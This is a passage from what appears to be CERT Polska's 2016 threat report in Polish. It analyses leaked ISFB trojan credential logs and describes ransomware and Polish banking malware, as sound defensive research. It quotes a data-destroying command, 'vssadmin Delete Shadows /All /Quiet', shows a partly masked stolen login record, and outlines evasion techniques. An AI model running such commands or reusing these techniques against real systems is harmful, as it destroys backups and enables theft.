0A7D81AE-3FEA-92F2-C994-E3E6F6D7959B
0A8AD197-6F24-098B-776A-C12C6B7A0E6E
00A54B96-A965-F472-C346-ED688CB63763
0A67AA06-1F3E-AF21-9817-8A61C1A1F673
0A69B9A2-AAF8-F0A0-0E15-700F58A2C3B9
0A88B86B-4216-7B46-BCEB-4E550174C48E
0A93C2E5-6B5C-B307-47FA-113C92238BB4
0A94AFFB-7255-B31D-8FA2-992462A702DE
0A95F2F2-5FBF-709C-31DC-8B6E52DA0CAC
0A984BD6-4C8C-6DFB-1356-BDF809E7207E
0A7886A1-B9FF-CC0A-9B3E-852010554849
000B3936-770C-F14C-B15C-0BEE03F66335
FFA8A680-F045-B7B2-3A51-7CAB08AECE42
FFA47E27-F9D8-B654-005F-32E93576C11D
FFAA9F76-5B84-FBFD-F4C3-46EDD860722A
FFB11D7C-9C04-5116-765D-18979AC8FE21
FFCEE020-FF5E-EAC2-9C4B-2EB5009EEDA1
FFD7D315-665D-AF49-9D58-D74A659FBF49
FFD78AA6-6AF4-C2AE-4807-BAD1D8541D1D
FFD912A6-B2DD-8B6E-4C3B-5E25A19AAE5F

**Rys. 11.** Katalogi zawierające logi

```
PRISM Poland
Cluster 982
Metadata 58842840005/20150A95F2F25FBF709C31DC8B6E52DA0CAC
******************

USER: Be*** Was******
10-07-2015 19:30:41
URL: https://logowanie.interia.pl/poczta/zaloguj?referer=http%3A%2F%2Fpoczta.interia.pl&crc=8bec34a27b4ad9d7
REF: https://poczta.interia.pl/
LANG: pl-PL
AGENT: Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko
COOKIE: cpol=643331******; __utma=1.212597004********
Country: PL
Group: 1001
Host: ***.mm.pl
Browser: Undef
OS: Win7
Form Content:
email=r*********a@poczta.fm
pass=g*******0
```

**Rys. 12.** Przykładowy log

W poszczególnych logach znajdowały się informacje dotyczące połączeń do serwisów WWW oraz użytych loginów i haseł. Dodatkowo, każdy z logów był opatrzony nagłówkiem zawierającym słowo kluczowe „PRISM" (rys. 12).

W rzeczywistości logi te były najprawdopodobniej danymi zebranymi przez trojana bankowego o nazwie ISFB, a nagłówek „PRISM" – podobnie jak wszystkie inne skojarzenia z tym systemem – został dodany przez atakujących. Wskazuje na to fakt, że zarówno format nazw katalogów, plików oraz danych zawartych w logach jest identyczny jak w przypadku ISFB. Nazwa katalogu jest bardzo charakterystyczna i jest to unikalne ID zainfekowanego komputera, wyliczane na bazie użytego w nim sprzętu. Z kolei nazwa pliku „log.txt" to domyślna nazwa używana przez ISFB. Zapisywane w nim są dane wykradzione podczas wypełniania formularzy. Stąd loginy i hasła do wielu serwisów.

Na rys. 13, po lewej stronie widoczna jest struktura katalogów i plików udostępnionych przez przestępców, po prawej - dane zebrane w analogicznym czasie przez ISFB:

```
├── 000B3936-770C-F14C-B15C-0BEE03F66335
│   └── log.txt
├── 00A2D4E4-5308-683D-91BC-EB4EEF617B11
│   └── log.txt
├── 00A54B96-A965-F472-C346-ED688CB63763
│   └── log.txt
├── 0A5C26D0-E34A-401A-0E15-700F0BC5B81A
│   └── log.txt
├── 0A67AA06-1F3E-AF21-9817-8A61C1A1F673
│   └── log.txt
├── 0A69B9A2-AAF8-F0A0-0E15-700F58A2C3B9
│   └── log.txt
├── 0A7886A1-B9FF-CC0A-9B3E-852010554849
│   └── log.txt
├── 0A7D81AE-3FEA-92F2-C994-E3E6F6D7959B
│   └── log.txt
├── 0A88B86B-4216-7B46-BCEB-4E550174C48E
│   └── log.txt
├── 0A8AD197-6F24-098B-776A-C12C6B7A0E6E
│   └── log.txt
```

```
├── F9BF17EF-0DA2-FA13-2FC2-39442C90C704
│   ├── keylog.txt
│   └── log.txt
├── F9BFDFA1-9664-A4EE-C887-3A5195531640
│   ├── keylog.txt
│   └── log.txt
├── F9C5C5FE-0350-27C3-BDF8-F7EA8BD8AC19
│   ├── keylog.txt
│   └── log.txt
├── F9C787BF-FCB2-228C-0F22-19A424500877
│   ├── keylog.txt
│   └── log.txt
├── F9C7CD39-DFE3-F051-B15C-0BEE1351B14D
│   └── keylog.txt
├── F9CF9EE9-3E69-9D9C-2867-9A3123893690
│   └── log.txt
├── F9D017D6-6047-49E3-517C-AB0E60367C42
│   ├── keylog.txt
│   └── mail.txt
```

**Rys. 13.** Struktura katalogów i plików

ISFB przetrzymuje oczywiście bardziej obszerny zestaw danych m.in. te zebrane z key loggera (keylog.txt) czy dane skrzynek pocztowych wyciągnięte z klientów pocztowych (mail.txt). Najwidoczniej nie były one jednak interesujące z punktu widzenia atakującego.

serwisów internetowych, dla których zawartość prezentowana odwiedzającym je klientom była modyfikowana przez trojana, znajdowało się ponad 20 banków z Polski, a także kilka z Wielkiej Brytanii i Szwajcarii.


**Rys. 14.** Porównanie plików log.txt

Na rys. 14 przedstawione jest porównanie plików log.txt. Po lewej stronie - jeden z udostępnionych przez przestępców, po prawej – z analogicznego okresu pochodzący z kontrolera ISFB:

W przypadku danych przechowywanych w log.txt, w nagłówku „Group" ISFB zapisuje numer grupy, do której przypisana jest ofiara. W opublikowanych plikach znalazły się 4 takie grupy. Poniżej informacja o grupach oraz pierwszym i ostatnim momencie, w którym wykradziono dane:

- 1000 – od 11.02.2015 11:43:44 do 06.06.2015 17:03:18
- 1001 – od 10.04.2015 03:40:07 do 08.10.2015 21:58:59
- 1002 – od 20.04.2015 12:13:39 do 15.10.2015 20:44:25
- 1003 – od 06.05.2015 14:50:31 do 18.07.2015 13:03:21

We wskazanych okresach CERT Polska obserwował serwery C&C trojana ISFB, dystrybuujące pliki konfiguracyjne dla wskazanych grup. Cały proceder miał na celu kradzież środków z kont klientów polskich banków. Wśród

Niepokojący jest fakt, że dane pochodzące z botnetów tworzonych i wykorzystywanych do popełniania przestępstw finansowych, zostały wykorzystane w wątku politycznym. Żaden z rozpoznanych do tej pory aktorów, odpowiedzialnych za ataki powiązane z ISFB, nie wykazywał aktywności w tej sferze. Pozostaje tylko domniemywać, w jaki sposób osoby trzecie uzyskały dostęp do danych gromadzonych przez przestępców. Najbardziej prawdopodobny wydaje się w tym przypadku scenariusz, w którym właściciel botnetu odsprzedał dostęp w celach czysto zarobkowych. Takie przypadki miały już miejsce w przeszłości. Jeszcze bardziej zasadnicze wydaje się pytanie, kto wykupił dostęp i czy było to działanie jednorazowe. Niestety, nie można na nie udzielić jednoznacznej odpowiedzi.

## Ransomware

Rok 2016 był zdecydowanie rokiem złośliwego oprogramowania szyfrującego. Według danych firmy F-Secure, w minionym roku zostały odkryte 193 nowe rodziny ransomware. W porównaniu do roku 2015 to wzrost o ponad 550 proc. Poniżej przedstawiamy najważniejszych graczy atakujących polskich użytkowników.

Locky

W 2016 roku Locky był drugim najpowszechniejszym rodzajem ransomware[59]. Pierwszy raz pojawił się w lutym, prawdopodobnie za sprawą grupy zajmującej się wcześniej dystrybucją bankera Dridex. „Dystrybutorzy" nie szczędzili środków, chcąc zainfekować jak największą liczbę osób. Locky dystrybuowany był zarówno za pomocą złośliwych załączników oraz przy użyciu exploit kitów (str. 21).

W załącznikach wykorzystywał następujące typy plików:

- Microsoft Office (.doc, .docx, .xls) z wykorzystaniem makr Visual Basic for Applications (VBA)
- JScript (.js)
- JScript Encoded (.jse)
- VBScript (.vbs)
- Skrypty Windows (.wsf)
- Kompilowany HTML (.chm)
- HTML Application (.hta)
- Skróty Windows (.lnk)
- Pliki wykonywalne Windows (.exe)
- Biblioteki Windows (.dll)
- Windows Powershell

W celu szyfrowania plików, Locky wykorzystywał kombinację AES-128 oraz RSA-2048. Zaszyfrowane dane przyjmowały różne rozszerzenia plików: .locky, .zepto, .odin, .thor, .zzzzz, .aesir. Atakowane były dyski twarde, wymienne, udziały sieciowe oraz dyski w pamięci RAM. Dodatkowo, dla każdego szyfrowanego pliku był generowany nowy klucz AES o długości 128 bitów. W czerwcu deweloperzy udoskonalili schemat działania i wprowadzili szyfrowanie offline, w przypadku którego nie ma konieczności nawiązywania połączenia z C&C. Klucz publiczny po infekcji zapisywany był w rejestrze systemu Windows.

Wielkość żądanego okupu zależała od rodzaju kampanii oraz kraju, który był celem ataku. Zazwyczaj przestępcy zadowalali się kwotami rzędu 0,5-1 BTC. W przypadku dystrybucji wśród niemieckich internautów okup wynosił 4-5 BTC. Twórcy malware nieustannie szukają nowych rynków. Pod koniec grudnia strona służąca do zapłaty okupu była dostępna w 30 językach.

Cerber

Cerber to jedna z rodzin ransomware, która pojawiła się w 2016 roku. Pierwsze ślady jego aktywności odnotowano na początku marca tego roku. Można kupić swojego własnego Cerbera na podziemnych rosyjskich forach i rozprowadzać go na własną rękę. Obecnie najpopularniejszą metodą infekcji Cerberem są exploit kity, szczególnie Rig-V.

Zachowanie Cerbera jest dość standardowe - kopiuje się do ukrytego folderu w %APPDATA% i rozpoczyna szyfrowanie. Zmieniane jest rozszerzenie oraz nazwa zaszyfrowanych plików do postaci [losowe znaki].cerber. Ciekawą funkcją Cerbera jest próba odegrania wiadomości głosowej o treści „Twoje pliki zostały zaszyfrowane" za pomocą wbudowanego w system Windows syntezatora głosu - SAPI (Microsoft Speech API). Nietypowe jest też skanowanie całych podsieci za pomocą UDP po uruchomieniu.

Cerber próbuje maskować się w systemie – nazwa pliku wykonywalnego nie jest w pełni losowa, ale jest kopiowana z innego pliku znalezionego w folderze C:\Windows\system32\. Dodatkowo data utworzenia pliku jest fałszowana tak, aby była równa dacie utworzenia pliku kernel32.dll w systemie. Inną ciekawą technicznie rzeczą jest sposób omijania UAC - wykorzystywana jest technika zwana Dll Injection w celu załadowania złośliwego kodu do zaufanego procesu korzystającego z UAC auto-elevate[60].

W swojej konfiguracji Cerber ma zapisany klucz publiczny atakujących, co usuwa potrzebę pobierania klucza od serwera C&C. Znajduje się tam też „blacklista" krajów, lista atakowanych rozszerzeń oraz wiadomość z żądaniem okupu.

W sierpniu 2016 roku na krótką chwilę badacze z firmy Checkpoint udostępnili usługę, dzięki której można było za darmo odszyfrować pliki

59 https://blogs.technet.microsoft.com/mmpc/2017/02/14/ransomware-2016-threat-landscape-review

60 https://blog.malwarebytes.com/threat-analysis/2016/03/cerber-ransomware-new-but-mature/

Cerbera w wersji 1 oraz 2. Jej autorom prawdopodobnie udało się znaleźć podatność w serwerze C&C Cerbera. Niestety przestępcy szybko naprawili ten błąd i od tego czasu odszyfrowanie plików ponownie jest niemożliwe.

Mimo że Cerber należy do nowej rodziny złośliwego oprogramowania, dość szybko osiągnął dojrzałość i poradził sobie z początkowymi problemami. To zła wiadomość, ponieważ szeroka dostępność Cerbera połączona z jego wysoką skutecznością powoduje, że było to jedno z najbardziej szkodliwych zagrożeń w 2016 roku[61].

Misha & Petya

Duet Misha & Petya oferowany jest w modelu biznesowym ransomware-as-a-service. W przypadku braku uprawnień administracyjnych, pobierana jest Mischa w postaci biblioteki DLL wstrzykiwanej do procesu conhost.exe. Misha szyfruje podmontowane dyski wymienne, udziały sieciowe oraz dyski lokalne. W przeciwieństwie do większości ransomware, celem jej zainteresowania są również pliki o rozszerzeniach EXE i biblioteki DLL, z pominięciem katalogów systemowych, danych profilu użytkownika i folderów, w których zostały zainstalowane przeglądarki.

Autorzy nie skorzystali z gotowych bibliotek kryptograficznych i sami zaimplementowali algorytm szyfrowania. Początkowa wersja tego malware'u zawierała błędy, które pozwoliły na opracowanie deszyfratora[62]. W tej chwili algorytm został poprawiony, co uniemożliwia darmowe odwrócenia procesu szyfrowania.


**Rys. 15.** Serwis WWW dla dystrybutorów ransomware Misha & Petya

Każdy zainteresowany za symboliczną opłatą 1$ w BTC może zostać „dystrybutorem" tego oprogramowania i mieć udział w zyskach z uzyskanego okupu (dzielony z deweloperami procentowo, w zależności od liczby infekcji i wysokości wpłat).

W pierwszej fazie infekcji dropper w pliku PIF sprawdza uprawnienia, z jakimi został uruchomiony, oraz prosi o ich podwyższenie wyświetlając okienko Windows User Account Control. W sytuacji, kiedy dropper zostanie uruchomiony od razu z uprawnieniami administracyjnymi (potwierdzenie w okienku User Account Control), urządzenie ofiary zostaje zainfekowane ransomware'em Petya.

Petya jest bardzo ciekawym rodzajem ransomware. Prawdopodobnie jako pierwszy z tej grupy złośliwego oprogramowania nadpisuje struktury MBR w celu całkowitego zablokowania dostępu do systemu operacyjnego.

61 https://blogs.technet.microsoft.com/mmpc/2017/02/14/ransomware-2016-threat-landscape-review

62 https://blog.kaspersky.com/petya-decryptor/11819/

Dodatkowo, autorzy pokusili się o stworzenie niskopoziomowego kodu szyfrującego wykorzystującego algorytm Salsa20. W wyniku infekcji następuje uruchomienie komputera z fałszywym narzędziem chkdsk oraz wyświetlenie charakterystycznego logo w kształcie czaszki.

TorrentLocker

TorrentLocker jest „duchowym spadkobiercą" CryptoLockera, pierwszy raz zaobserwowanym w styczniu 2014. Ostatnio zrobiło się o nim głośno w październiku 2016 roku, kiedy otrzymaliśmy zgłoszenie o kolejnej kampanii spamowej wymierzonej w klientów sieci Play. W ramach kampanii rozsyłane były e-maile z fałszywymi fakturami, z załączonym skryptem Java Script (udającym fakturę), który pobierał i uruchamiał złośliwe oprogramowanie. Ten sposób ataku wystąpił w Polsce już wcześniej. Na przełomie 2015 i 2016 roku pojawiały się e-maile imitujące powiadomienia o zaległej przesyłce od Poczty Polskiej, albo faktury za energię od PGE.

Główną funkcją malware jest szyfrowanie plików znajdujących się na lokalnych dyskach i podmontowanych udziałach sieciowych. Po zaszyfrowaniu wyświetlana jest informacja o konieczności zapłacenia okupu w zamian za swoje dane. Kwota początkowo wynosiła 0.6 BTC, ale już po kilku dniach wzrosła dwukrotnie. Aby ofiara uwierzyła, że pliki można faktycznie odszyfrować, serwis pozwala na odzyskanie jednego pliku za darmo. Dodatkowo malware wykrada dane dostępowe oraz adresy e-mail ze skrzynki pocztowej ofiary, oraz wyłącza filtr antyphishingowy w Internet Explorerze (prawdopodobnie w celu zwiększenia dostępności strony z płatnością).

Pliki szyfrowane są algorytmem AES-256-CBC. Na początku generowany jest losowy klucz AES, który po uprzednim zaszyfrowaniu kluczem publicznym RSA zostaje wysłany do serwera C&C. Generacja klucza oparta jest na funkcji CryptGenRandom z CryptoAPI Windowsa, ale dla pewności jest dodatkowo mieszany z wartościami GetTickCount. Następnie tworzone są wątki szyfrujące:

- Dla każdego dysku
- Dla każdego zamontowanego zasobu sieciowego
- Dodatkowy wątek dla pulpitu aktualnie zalogowanego użytkownika

W celu przyśpieszenia tego procesu, szyfrowany jest jedynie początkowy 1MB każdego pliku. Co ciekawe, przy szyfrowaniu stosowana jest „blacklista" zamiast „whitelisty" - co oznacza, że wymienione są rozszerzenia, których TorrentLocker nie szyfruje zamiast tych, które szyfruje. Po operacji usuwane są kopie zapasowe plików, utworzone przez usługę Volume Shadow Copies poleceniem `vssadmin.exe Delete Shadows /All /Quiet`.

CryptXXX & CrypMIC

Zagrożenie to pojawiło się na przełomie maja i czerwca jako moduł exploit kita Neutrino. Infekcja następowała po wejściu na stronę, na której publikowane są złośliwe reklamy (malvertising).

O CryptXXX stało się głośno z powodu bardzo szybkiego zwrotu kosztów z inwestycji. W ciągu dwóch tygodni jego twórcom udało się zarobić 70 BTC (160 000 PLN). Tak wysoki wynik finansowy spowodował pojawienie się naśladowców, szukających szybkiego zarobku za pomocą malware'u określanego jako CrypMIC, który swoją budową oraz sposobem działania przypomina CryptXXX.

Kilka cech wspólnych:

- Dostarczane jako biblioteki DLL
- Schemat nazewnictwa pliku w postaci: rad[losowy_ciąg_znaków].tmp.dll
- Żądany okup w wysokości 1,2 – 2,4 BTC
- Takie same ciągi znaków, mające prawdopodobnie identyfikować kampanię
- Szyfrowanie udziałów sieciowych oraz dysków wymiennych podłączonych do komputera w momencie infekcji
- Zbliżony układ graficzny i tekst na bitmapach z żądaniem okupu, ustawianych jako tapeta na pulpicie

CryptXXX jest napisany w Delphi i dystrybuowany w początkowej fazie jako biblioteka DLL. Zapewne z powodu problemów z działaniem, pojawiających się w końcowej fazie, deweloperzy opracowywali ransomware w postaci pliku EXE. Wszystkie ciągi znaków oraz rozszerzenia były zaciemnione za pomocą operacji bitowej XOR z wartością 0xEh.

Po infekcji do folderu autostart użytkownika dodawany jest skrót o nazwie [12_znakowy_identyfikator_użytkownika].lnk, który po uruchomieniu systemu wyświetla żądanie okupu. Malware ma również funkcję przesłonięcia pulpitu z wiadomością o okupie, co skutkuje niemożnością korzystania z systemu operacyjnego.

Celem CryptXXX są pliki o 933 różnych rozszerzeniach. Programiści postarali się i na liście rozszerzeń, oprócz tych najpopularniejszych, znajdziemy również takie jak: mobilne formaty wideo, aplikacje Android APK czy projekty środowiska programistycznego Apple Xcode. Proces szyfrowania następuje za pomocą kombinacji algorytmów RSA i RC4.

Dodatkowo ransomware ładował moduł o nazwie fx100.dll, służący do wykradania danych z przeglądarek internetowych, klientów poczty, klientów VPN czy komunikatorów.

CrypMIC technicznie znacznie odbiega od swojego pierwowzoru – ciągi znaków nie są zaciemnione oraz nie jest wykorzystywany moduł służący do kradzieży danych. Również ilość rozszerzeń szyfrowanych plików jest mniejsza – jest ich dokładnie o 32 mniej, czyli 901. Pliki szyfrowane są za pomocą algorytmu AES-256.

Co ciekawe, CrypMIC jest świadomy uruchomienia w środowisku wirtualnym, jednak nie przeszkadza mu to w szyfrowaniu plików. Warto wspomnieć również o kasowaniu kopii plików wykonanych za pomocą mechanizmu Volume Shadow Copy.

CryptoMix

CryptoMix to dość nowa rodzina ransomware, znana również pod nazwą CryptFile2. Jest rozprowadzana głównie przez exploit-kit Rig-V.

Wyróżnia się on na tle innych analizowanych przez nas rodzin kilkoma cechami:

- Bardzo wysoki okup – 5 bitcoinów to znaczna kwota (ok. 20 000 PLN w czasie tworzenia tego raportu). W dodatku, według komentarzy znalezionych w internecie, zapłacenie przestępcom wcale nie gwarantowało otrzymania klucza deszyfrującego. Natrafiliśmy na historię człowieka, który zapłacił prawie 4 800 USD, po czym twórcy kompletnie zerwali kontakt bez słowa wyjaśnienia ani oddania plików. Tradycyjnie przypominamy, że negocjowanie z przestępcami jest zawsze ryzykowne i nie gwarantuje odzyskania plików.
- CryptoMix nie ma swojego portalu służącego do deszyfrowania plików - ofiara otrzymuje adres e-mail, na który należy napisać chcąc ustalić metodę płatności i odzyskać klucz deszyfrujący.
- Dodatkowo twórcy przekonują, że wpłacone pieniądze zostaną przeznaczone na działania charytatywne. Nie mamy oczywiście wątpliwości, że są to kłamstwa, ale prawdopodobnie próbują w ten sposób przekonać niezdecydowanych do uiszczenia żądanej kwoty.

Od strony technicznej CryptoMix nie wyróżnia się niczym szczególnym. Właściwy plik binarny jest trzymany w zasobach, zaszyfrowany przy pomocy algorytmu xor (okazjonalnie RC4). Po wyciągnięciu właściwego kodu programu generowany jest klucz, albo (w przypadku kiedy C&C jest offline) używany jest klucz zapisany na stałe w próbce. Następnie szyfrowane są pliki pasujące do dużej (zawierającej ponad 1250 rozszerzeń) whitelisty - ciekawostką jest to, że szyfrowane są też ponownie pliki zaszyfrowane przez inne rodziny ransomware (np pliki .cerber4 Cerbera, albo pliki .locky Lockiego). Malware twierdzi, że pliki szyfrowane są „2048 bitowym kluczem RSA", ale nie jest to do końca prawdą - klucz RSA jest generowany, ale następnie jest przetwarzany za pomocą algorytmu SHA256 i traktowany jako symetryczny klucz AES256 w trybie CBC z zerowym IV. Kolejnym problemem implementacyjnym jest słaba generacja klucza, przez co przy odpowiednio dużej liczbie infekcji występuje ryzyko duplikacji ID użytkownika.

Zespół CERT Polska przyczynił się w tym przypadku bezpośrednio do walki z przestępcami. Napisaliśmy narzędzie, które wykorzystuje fakt słabej implementacji kryptografii w CryptoMix i umożliwia odzyskanie zaszyfrowanych plików bez potrzeby płacenia okupu. Informacja

o tym, jak z niego skorzystać znajduje się w artykule opublikowanym na stronie cert.pl[63]. Nie powstrzymało to twórców ransomware, ale na pewno zmniejszyło ich zyski.

TeslaCrypt

Na koniec ransomware, którego historia ma szczęśliwe zakończenie mimo niezbyt optymistycznego początku. W styczniu 2016 na rynku pojawiła się wersja 3.0 malware'u TeslaCrypt, która naprawiała poprzednio znane błędy w szyfrowaniu. Jednak już od kwietnia twórcy zaczęli powoli zamykać swoją infrastrukturę, a dystrybutorzy TeslaCrypt powoli przerzucali się na rozprowadzanie CryptXXX.

W tym momencie wkroczył pewien badacz z ESET, który na czacie „pomocy technicznej TeslaCrypt" zasugerował twórcom, aby wypuścili klucz deszyfrujący skoro i tak kończą operację. Ku jego zaskoczeniu zgodzili się i w maju umieścili takie ogłoszenie (w tłumaczeniu na język polski):

> **Projekt zamknięty!**
> **Główny klucz deszyfrujący:**
> **440A241DD80FCC5664E861989DB716E08CE627D-8D40C7EA360AE855C727A49EE.**
> **Poczekajcie aż inni ludzie stworzą uniwersalny program deszyfrujący.**
> **Przepraszamy!**

DMA Locker

Nowa polska rodzina złośliwego oprogramowania. Została przez nas dokładnie opisana w rozdziale „Polska scena złośliwego oprogramowania" (patrz obok).

Podsumowanie

Ransomware jest poważnym zagrożeniem i z roku na rok jest go coraz więcej. Według statystyk McAfee, w 2016 roku popularnośc ransomware wzrosła o 80 proc. w stosunku do poprzedniego roku (źródło: https://www.mcafee.com/hk/resources/misc/infographic-threat-s-predictions-2017.pdf). Pojawiły się też nowe modele ataku, jak na przykład szyfrowanie publicznie dostępnych baz danych (MongoDB, Redis), albo tak zwanego internetu rzeczy, nazywanego złośliwie „internetem zagrożeń", ze względu na regularnie pojawiające się kolejne nowe podatności.

Na szczęście są również optymistyczne akcenty. Powstały bowiem nowe inicjatywy - na przykład NoMoreRansom[64] albo Cyber Threat Alliance[65], które aktywnie walczą z przestępczą infrastrukturą oraz tworzą narzędzia deszyfrujące. Dodatkowo rośnie świadomość społeczna, dzięki czemu coraz więcej ludzi pamięta o należytym zabezpieczeniu stacji roboczej oraz backupach.

## Polska scena złośliwego oprogramowania

W tej części raportu opisujemy przypadki złośliwego oprogramowania analizowanego w zespole CERT Polska, które w naszej ocenie zostały stworzone w Polsce lub we współpracy z polskimi przestępcami.

Benio

Pod koniec wakacji nastąpiło odrodzenie trojana bankowego VBKlip, pod nieco przyjaźniejszą nazwą - Benio[66]. Celem Benia, tak samo jak pierwowzoru, była podmiana numeru konta bankowego w pamięci przeglądarki. Koncepcja takiego działania pojawiła się około 2013 roku. Początkowo była to podmiana numeru konta w schowku Windows.

63 https://www.cert.pl/news/single/techniczna-analiza-rodziny-cryptomixcryptfile2/

64 https://www.nomoreransom.org/
65 https://cyberthreatalliance.org/
66 https://zaufanatrzeciastrona.pl/post/uwaga-na-niebezpiecznego-benia-czyli-vbklip-nie-wie-kiedy-ze-sceny-zejsc/

Propagacja złośliwego oprogramowania następowała za pomocą fałszywych maili z potwierdzeniem transakcji z jednego z polskich banków. Załącznik zawierający podwójne rozszerzenie .PDF.SCR rozpakowywał się do katalogu tymczasowego w profilu użytkownika. Były tam umieszczane trzy moduły podszywające się nazwami pod komponenty systemu Windows: taskmgr.exe (wew: UPD), mscvhost.exe (STN), msavhost.exe (KL) oraz fałszywe potwierdzenie przelewu z 2011 roku. Projekt podobnie jak VBKlip został napisany w Visual Basicu.

Pierwszy moduł odpowiadał za wysyłanie danych na zdefiniowany w kodzie programu adres mailowy, sprawdzanie aktualizacji złośliwego oprogramowania i pliku konfiguracyjnego oraz sprawdzenia działania poszczególnych komponentów zdefiniowanych w pliku o nazwie temp[0000-9999].tmp.

Podmiana konta była domeną modułu STN - wyszukiwał on zdefiniowane w pliku konfiguracyjnym wyrażenia w pamięci przeglądarki oraz tytuł okna. W przypadku zgodności następowała podmiana numeru rachunku bankowego. Celem trojana było 12 działających w Polsce banków, aczkolwiek przy pięciu z nich podmiana była zablokowana. Logika wykorzystywana przez Benia przypomina technikę webinjectów stosowaną w innych trojanach bankowych, takich jak np. ISFB czy Tinba. Jednak jej implementacja w tym przypadku jest bardzo prymitywna i nie zawsze działała.

Ostatni moduł jest keyloggerem zbierającym dane wpisywane poprzez klawiaturę oraz nazwę aktywnego okienka programu. Jego celem jest również kradzież danych ze schowka systemowego i zbieranie informacji o uruchamianych programach.

Pierwsze wersje Benia zawierały podpis i dane kontaktowe dewelopera:

> ----- DEVELOPED BY BALAGANIARZ -----
> -- EMAIL: balaganiarz@safe-mail.net --
> ---- JID: tenczwarty@exploit.im ----

Wpisy te zniknęły w kolejnych wersjach oprogramowania. Łącznie udało się zidentyfikować kilkanaście różnych wersji Benia, które były wysyłane w ramach różnych scenariuszy: zdjęcie z aukcji Allegro czy plik RTF, podszywający się pod fakturę i zawierający złośliwe makro.

vjw0rm

Kolejna odsłona doskonale znanych w polskim internecie kampanii Poczty Polskiej oraz faktur operatora telefonii komórkowej była realizowana przez innego aktora za pomocą innego złośliwego oprogramowania. Niestety mimo że scenariusz jest ogólnie znany, to w dalszym ciągu użytkownicy padają jego ofiarą. W przypadku poprzednich kampanii było to oprogramowanie szyfrujące TorrentLocker, w tym produkt vjw0rm (Vengeance Justice W0rm) dewelopera znanego w internecie jako V_B01 lub Sliemerez.

Malware jest udostępniany na arabskojęzycznym forum DevPoint. W serwisie YouTube powstały nawet samouczki dla tych przestępców, którzy nie mają wystarczającej wiedzy technicznej. Część po stronie zarządcy botnetu jest napisana w języku C#, natomiast część kliencka może zostać wygenerowana jako skrypt Visual Basic, PowerShell, złośliwy skrót .lnk oraz JavaScript (taki format pliku wybrał dystrybutor złośliwego oprogramowania).

Program zarządzający nie jest zaciemniony w żaden sposób - za pomocą publicznie dostępnych narzędzi możemy bez problemu zdekompilować i podejrzeć kod źródłowy projektu. Malware również propaguje się przez nośniki USB podłączone do zainfekowanego komputera. Skrypt wygenerowany przez serwer zarządzający posiadał niewielką, aczkolwiek wystarczającą funkcjonalność do zdalnego zarządzania zainfekowanymi urządzeniami i uruchamiania na nich własnego kodu. Co siedem sekund wysyłane było żądanie do serwera C&C z prośbą o udostępnienie kolejnych rozkazów: uruchomienia skryptu pobranego z serwera zarządzającego lub pobrania pliku z URLa i uruchomienie na maszynie ofiary.

Proxy Changer (Pacca)

Model działania Proxy Changera był prostym i kreatywnym rozwiązaniem problemu certyfikatów SSL w serwisach transakcyjnych bankowości elektronicznej. Złośliwe oprogramowanie uruchamiało na komputerze ofiary skrypt Proxy auto-config (PAC), który zmieniał ustawienia proxy w przeglądarce internetowej. Od tej pory ruch sieciowy był kierowany do serwerów przestępców zlokalizowanych na Ukrainie.

Drugim krokiem była instalacja własnego certyfikatu SSL w systemie operacyjnym. Powodowało to, że użytkownik odwiedzając fałszywą stronę swojego banku widział na pasku przeglądarki zieloną kłódkę - symbol bezpiecznego połączenia. Logując się do serwisu bankowości użytkownik otrzymywał komunikat o następującej treści:

> ***W trosce o Państwa dane widniejące w systemie bankowym prosimy o potwierdzenie tożsamości poprzez podanie kodu z narzędzia autoryzacyjnego. Wielokrotna próba logowania bez podania kodu będzie skutkowała blokadą dostępu do bankowości elektronicznej!***

Jego celem było oczywiście wyłudzenie kodów jednorazowych, które służyły przestępcom do dokonania przelewu na konto słupa. Malware skutecznie skompromitował około kilkuset użytkowników, lecz cała infrastruktura została wyłączona po upływie około miesiąca od ataku. W kodzie zmodyfikowanego serwisu transakcyjnego można było znaleźć wiele komentarzy w języku polskim.

Instrukcję usunięcia zagrożenia, przygotowaną przez Prebytes, opublikował na swojej stronie Związek Banków Polskich[67].

Kampania InPost + „pożyczony" LuminosityLink RAT

Rozwój rynku usług pocztowych powoduje, że przed przestępcami pojawiają się nowe możliwości nakłonienia ofiary do zapoznania się z treścią złośliwego maila. Tym razem rozsyłane było potwierdzenie odbioru paczki z paczkomatu - w formacie pliku Microsoft Word z makrami.

Aby nakłonić ofiarę do włączenia makr (domyślnie pakiet Microsoft Office blokuje makra w dokumentach pobranych z internetu), użytkownikowi ukazywał się komunikat o utworzeniu dokumentu w nowszej wersji pakietu biurowego i konieczności włączenia makr celem poprawnego wyświetlenia zawartości.

Makro służyło do pobrania pliku wykonywalnego z serwera przestępcy i zapisanie go w folderze plików tymczasowych w profilu użytkownika. Plik był spakowany packerem zawierającym mechanizmy zaciemniania kodu i szyfrującym jego zawartość za pomocą algorytmu AES-256. Co ciekawe, z racji częstego błędu programistycznego „off-by-one" oraz dwukrotnego użycia tego samego skrótu MD5 podczas generacji klucza, efektywna siła algorytmu została osłabiona do poziomu AES-128.

Ostatnim etapem było wypakowane oprogramowanie LuminosityLink RAT, posiadającego możliwości zdalnego zarządzania zainfekowaną maszyną, podmiany adresów serwerów DNS czy robienia zdjęć kamerką internetową. Malware po instalacji blokował dostęp do domen związanych z firmami produkującymi rozwiązania AV i portalami z oprogramowaniem. Wśród nich znalazło się również siedem polskich domen.

Jako bonus twórca kampanii dorzucał od siebie dodatkowe złośliwe oprogramowanie napisane w języku Visual Basic i zaciemnione za pomocą AutoIT. Kolejny malware zawierał moduły wykrywające inne złośliwe oprogramowanie oraz możliwość rozprzestrzeniania się poprzez nośniki wymienne.

67 https://zbp.pl/dla-konsumentow/bezpieczny-bank/aktualnosci/komunikat-nowe-szkodliwe-oprogramowanie-pacca-dokonujacy-zmian-w-certyfikatach-ssl

### DMA Locker

Pionier polskiego ransomware, którego pierwsza wersja zawierała prawie wszystkie możliwe błędy jakie może popełnić autor tego typu złośliwego oprogramowania, czyli klucz deszyfrujący zapisany w próbce, awarie programu podczas szyfrowania, takie same klucze dla każdego pliku, niezaciemniony plik binarny, a ponadto logowanie wszystkiego w języku polskim na konsolę. Wszystkie te przeoczenia powodowały, że pliki były możliwe do odszyfrowania w bardzo prosty sposób. Interesujący opis pierwszej wersji DMA Lockera zamieścił portal ZaufanaTrzeciaStrona.pl[68].

